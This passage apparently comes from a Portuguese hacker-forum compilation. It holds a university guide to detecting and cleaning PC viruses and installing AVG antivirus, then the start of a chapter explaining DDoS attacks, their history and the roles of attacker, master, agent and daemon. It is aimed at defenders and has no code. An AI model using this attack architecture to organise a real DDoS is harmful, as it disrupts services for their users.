Ainda que os sintomas descritos não sejam provas ou evidências da existência de vírus, deve-se prestar atenção à alterações do seu sistema nesse sentido. Para um nível maior de certeza é essencial ter um antivírus com atualização recente.

Outros sintomas de contaminação são propositalmente incluídos na programação dos vírus pelos próprios criadores, como: mensagens, músicas, ruídos ou figuras e desenhos.
Tais sintomas podem ser as provas definitivas de infecção, mas podem se tornar evidentes apenas quando a infecção já está alastrada pelo PC ou no caso de alguns vírus destrutivos, surgirem na forma de danificação de dados ou sobregravação/formatação do disco rígido, o que seria, muito tarde.

Quando constatado que um PC está infectado ou que possui alta suspeita de infecção, antes de mais nada, ele deve ser desligado (não apenas reinicializado) e inicializado com um disquete de boot "limpo" ou o disco de emergência do seu antivírus.
Caso disponha dos disquetes de emergência criado pelo antivírus, eles praticamente serão suficientes para remediar qualquer problema no seu computador (desde que estejam atualizados). Siga as instruções do seu antivírus.

Caso disponha apenas de um disquete de inicialização simples do seu sistema operacional, utilize-o para inicializar o computador para permitir a instalação de um scanner antivírus, que em último caso pode ser um de versão DOS (mas lembre-se que utilizar um antivírus DOS para reparar arquivos do Windows 95 não é o procedimento mais seguro). Varra todo o seu HD e, se possível, solicite o reparo dos arquivos infectados.

É importante saber que os antivírus são produzidos para reparar os arquivos contaminados, entretanto nem sempre isso é possível. Além disso, o arquivo pode não ser corretamente reparado. Assim, recuperações realizadas sem nenhum procedimento preventivo são de alto risco. Arquivos de sistema corrompidos ou apagados de forma inadvertida durante a desinfecção muitas vezes impedem o computador de funcionar, mesmo que antes da limpeza ele estivesse funcionando. Recuperações com discos de emergência criados por softwares antivírus costumam ser personalizados e conter backups de arquivos importantes do seu computador. Por isso, reparos realizados com tais discos são muito mais seguros do que aqueles realizados sem esses discos.

Quando um arquivo não pode ser reparado ou é mal reparado, ele pode e deve ser substituído por um mesmo arquivo "limpo" do software original ou de outro computador com programas e sistema operacional idênticos ao infectado. Mas saiba que muitas vezes, dependendo do vírus, da extensão dos danos ocasionados pela virose e a existência ou não de backups e discos de emergência, apenas alguém que realmente compreenda do assunto poderá desinfectar o seu computador e tentar recuperar os arquivos. No processo de descontaminação do computador é importante checar todos os seus disquetes, mesmo aqueles com programas e drivers originais a fim de evitar uma recontaminação.

Para quem não possui nenhum tipo de procedimento de prevenção contra infecção é vital ter, além do disquete de inicialização do sistema, um conjunto de back-ups contendo:

• Arquivos e documentos importantes e, indispensavelmente, aqueles visados por macrovírus como os do MS Word (*.DOC e *.DOT) e MS Excel (*.XLS e *.XLT);

• Programas de instalação dos aplicativos e do sistema operacional.

Opcionalmente, para quem entende mais do assunto, podem ser feitos backups dos seguintes arquivos:

• Arquivos executáveis (*.EXE e *.COM);
• Arquivos de sistema (*.SYS, *.BIN, *.DRV etc.);
• Arquivos *.INI e *.BAT;

Mesmo quem possui antivírus e os disquetes de emergência poderá se sentir mais seguro com backups desse tipo, ainda que raramente venha a necessitar deles (muitos ítens desses backups já são feitos nos disquetes de emergência).
Mas para quem não possui disquetes de emergência e nem antivírus, esse pequeno conjunto de backups e o disquete de inicialização permitirão, desde que se possua um mínimo de domínio no assunto, reparos de muitos danos, podendo ser a única salvação no caso de não termos nenhuma estratégia preventiva contra infecção. Com alguma experiência pode-se eliminar boa parte dos vírus mesmo sem um antivírus completo à mão. Mas de qualquer forma, é altamente recomendável fazer a remoção e reparos com pelo menos um scanner antivírus (mesmo que seja um que rode em DOS).

Existem muitos programas antivírus que podem ser adquiridos no formato shareware (versões de uso limitado e gratuitoe também freeware) em sites de pesquisadores e

empresas. Alguns produtores fornecem gratuitamente versões shareware que possuem apenas o scanner e, ou algum outro acessório, sem a opção de reparo ou remoção. Outros fornecem sharewares com todas as funções do produto completo para um período pré-determinado e não renovável, a título de "test drive" (não adianta tentar reinstalar o programa para "ganhar" mais um período de uso).

Veja no endereço abaixo, o resultado de um estudo técnico desenvolvido pelo CCUEC/Unicamp, sobre os principais programas antivírus do mercado bem como os endereços para acesso às informações dos fabricantes:
http://www.ccuec.unicamp.br/solucoes/antivirus/antivirus.html

15.8.Antivírus: Instalando o guardião


A seguir veremos passo a passo como instalar o programa antivírus **AVG Antivírus - Free Edition da Grisoft Inc..**

Este antivírus foi escolhido para exemplo, por se tratar de um programa freeware (software gratuito) para uso pessoal, o que o torna atrativo, por não ser controlado por data de expiração do uso. Basta apenas registrar a cópia no site da desenvolvedora, em: **http://www.grisoft.com/**

• Mãos à obra


Faça download do arquivo de instalação (avg6265fu.exe), que pode ser encontrado no próprio site do frabricante **http://www.grisoft.com/** (Utilizaremos o AVG 6.0 para o exemplo, é de conhecimento que já existem versões mais recentes).

Execute o arquivo de instalação. Aparecerá a tela de instalação com a janela de apresentação. (figura 1).




(figura 1)

Clique em "Setup" para seguir para a janela de primeiras informações sobre o produto(figura2):




(figura 2)

Clique em "Next" para seguir para janela Software License Agreement (figura 3), que contém o termo de licença de uso do produto e clique no botão "Yes".




(figura 3)

Na janela Personalize AVG (figura 4) será necessário informar o Serial Number para dar continuidade à instalação do antivírus. Para obter o número de licença basta clicar no botão Get serial number que abrirá um navegador diretamente na página da Grisoft. Depois de feito o cadastro, será enviado o número de licença para o e-mail que você informou.




(figura 4)

A figura 5 mostra a janela Installation Location que informa o local onde serão instalados os arquivos do programa antivírus.




(figura 5)

Na tela Select Program Folder (figura 6), o programa de instalação informa onde serão adicionados os ícones e sua respectiva pasta dentro do menu Iniciar/Programas.




(figura 6)

Na figura 7, janela “Start Copying Files”, o programa de instalação dispõe informações gerais sobre o local de instalação de seus arquivos e identificação do usuário antes de iniciar a instalação propriamente dita.




(figura 7)

Na janela Select Options (figura 8) o programa de instalação informa quais serviços de proteção podem ser configurados. Todos devem ficar ativos como proposto pelo programa de instalação.




(figura 8)

O antivírus AVG dispõe de um serviço automático de atualização, o FREE AVG Automatic Update (figura 9). Clique em Next para aceitar esse importante recurso.



(figura 9)

A janela Readme File (figura 10), cita o arquivo de informações sobre o antivírus e o manual do usuário.




(figura 10)

Após a conclusão da instalação do AVG, será solicitada a reinicialização do Windows para que seu registro seja atualizado com as informações do novo programa antivírus (figura 11). Clique em OK.

(figura 11)

O AVG possui a característica de atualização automática. É um sistema que permite indicar um horário para que seja feita conexão com o servidor da desenvolvedora e

possibilite o download das últimas versões de atualização. Pode-se optar ainda por atualizar o antivírus manualmente, basta clicar no botão Update Now, da guia Update Manager do AVG Control Center. (figura 12).



(figura 12)

15.9.Bibliografias

Vírus: cuidados que se deve ter com o seu computador
Gerência de Transferência de Tecnologia-CCUEC 20
e-mail: **apoio@ccuec.unicamp.br**

Sites Relacionados:
- Grisoft Inc. – AVG Antivírus System
http://www.grisoft.com
- Network Associates – Mcafee VirusScan
http://www.nai.com/international/brazil
- Symantec – Norton Antivírus
http://www.symantec.com.br
- SplitNet
http://www.splitnet.com

Paulo Serrano 28/08/2001

Forum PlugForum www.plugforum.com.br

Editado em Partes “Código fonte de Vírus”
Por: SmiTh

CAPITULO 6

DdoS Aprenda Mais Sobre essa Poderosa Ferramenta

16.Introdução

Nos últimos meses, o assunto segurança de redes passou a fazer parte da ordem do dia na imprensa falada e escrita. Na pauta das conversas nos cafés e esquinas das cidades tornou-se comum falar sobre os *hackers*, os mais recentes ataques que deixaram inacessíveis alguns dos mais famosos web sites, e até mesmo se ouvia falar em ataques de "negação de serviço" (*Denial of Service, DoS*).

Mas, afinal, o que é um ataque de "*negação de serviço*"? Os ataques DoS são bastante conhecidos no âmbito da comunidade de segurança de redes. Estes ataques, através do envio indiscriminado de requisições a um computador alvo, visam causar a indisponibilidade dos serviços oferecidos por ele. Fazendo uma analogia simples, é o que

ocorre com as companhias de telefone nas noites de natal e ano novo, quando milhares de pessoas decidem, simultaneamente, cumprimentar à meia-noite parentes e amigos no Brasil e no exterior. Nos cinco minutos posteriores à virada do ano, muito provavelmente, você simplesmente não conseguirá completar a sua ligação, pois as linhas telefônicas estarão saturadas.

Ao longo do último ano, uma categoria de ataques de rede tem-se tornado bastante conhecida: a *intrusão distribuída*. Neste novo enfoque, os ataques não são baseados no uso de um único computador para iniciar um ataque, no lugar são utilizados centenas ou até milhares de computadores desprotegidos e ligados na Internet para lançar coordenadamente o ataque. A tecnologia distribuída não é completamente nova, no entanto, vem amadurecendo e se sofisticando de tal forma que até mesmo vândalos curiosos e sem muito conhecimento técnico podem causar danos sérios. A este respeito, o CAIS tem sido testemunha do crescente desenvolvimento e uso de ferramentas de ataque distribuídas, em várias categorias: *sniffers*, *scanners*, DoS.

Seguindo na mesma linha de raciocínio, os ataques *Distributed Denial of Service*, nada mais são do que o resultado de se conjugar os dois conceitos: *negação de serviço* e *intrusão distribuída*. Os ataques *DDoS* podem ser definidos como ataques DoS diferentes partindo de várias origens, disparados simultânea e coordenadamente sobre um ou mais alvos. De uma maneira simples, ataques DoS em larga escala!.

Os primeiros ataques *DDoS* documentados surgiram em agosto de 1999, no entanto, esta categoria se firmou como a mais nova ameaça na Internet na semana de 7 a 11 de Fevereiro de 2000, quando vândalos cibernéticos deixaram inoperantes por algumas horas sites como o Yahoo, EBay, Amazon e CNN. Uma semana depois, teve-se notícia de ataques *DDoS* contra sites brasileiros, tais como: UOL, Globo On e IG, causando com isto uma certa apreensão generalizada.

Diante destes fatos, a finalidade deste artigo é desmistificar o ataque, de modo que administradores e gerentes de sistemas, conhecendo melhor o inimigo, se preparem para combatê-lo.

16.1.desmistificando o atAQUE

OS PERSONAGENS:

Figura 1: Ataque DdoS

Quando tratamos de um ataque, o primeiro passo para entender seu funcionamento é identificar os "*personagens*". Pois bem, parece não haver um consenso a respeito da terminologia usada para descrever este tipo de ataque. Assim, esclarece-se que ao longo deste artigo será utilizada a seguinte nomenclatura:

Atacante: Quem efetivamente coordena o ataque.

Master: Máquina que recebe os parâmetros para o ataque e comanda os agentes (veja a seguir).

Agente: Máquina que efetivamente concretiza o ataque DoS contra uma ou mais vítimas, conforme for especificado pelo atacante.

Vítima: Alvo do ataque. Máquina que é "inundada" por um volume enormede pacotes, ocasionando um extremo congestionamento da rede e resultando na paralização dos serviços oferecidos por ela.

Vale ressaltar que, além destes personagens principais, existem outros dois atuando nos bastidores:

Cliente: Aplicação que reside no *master* e que efetivamente controla os ataques enviando comandos aos daemons.

Daemon: Processo que roda no agente, responsável por receber e executar os comandos enviados pelo cliente.

O ATAQUE

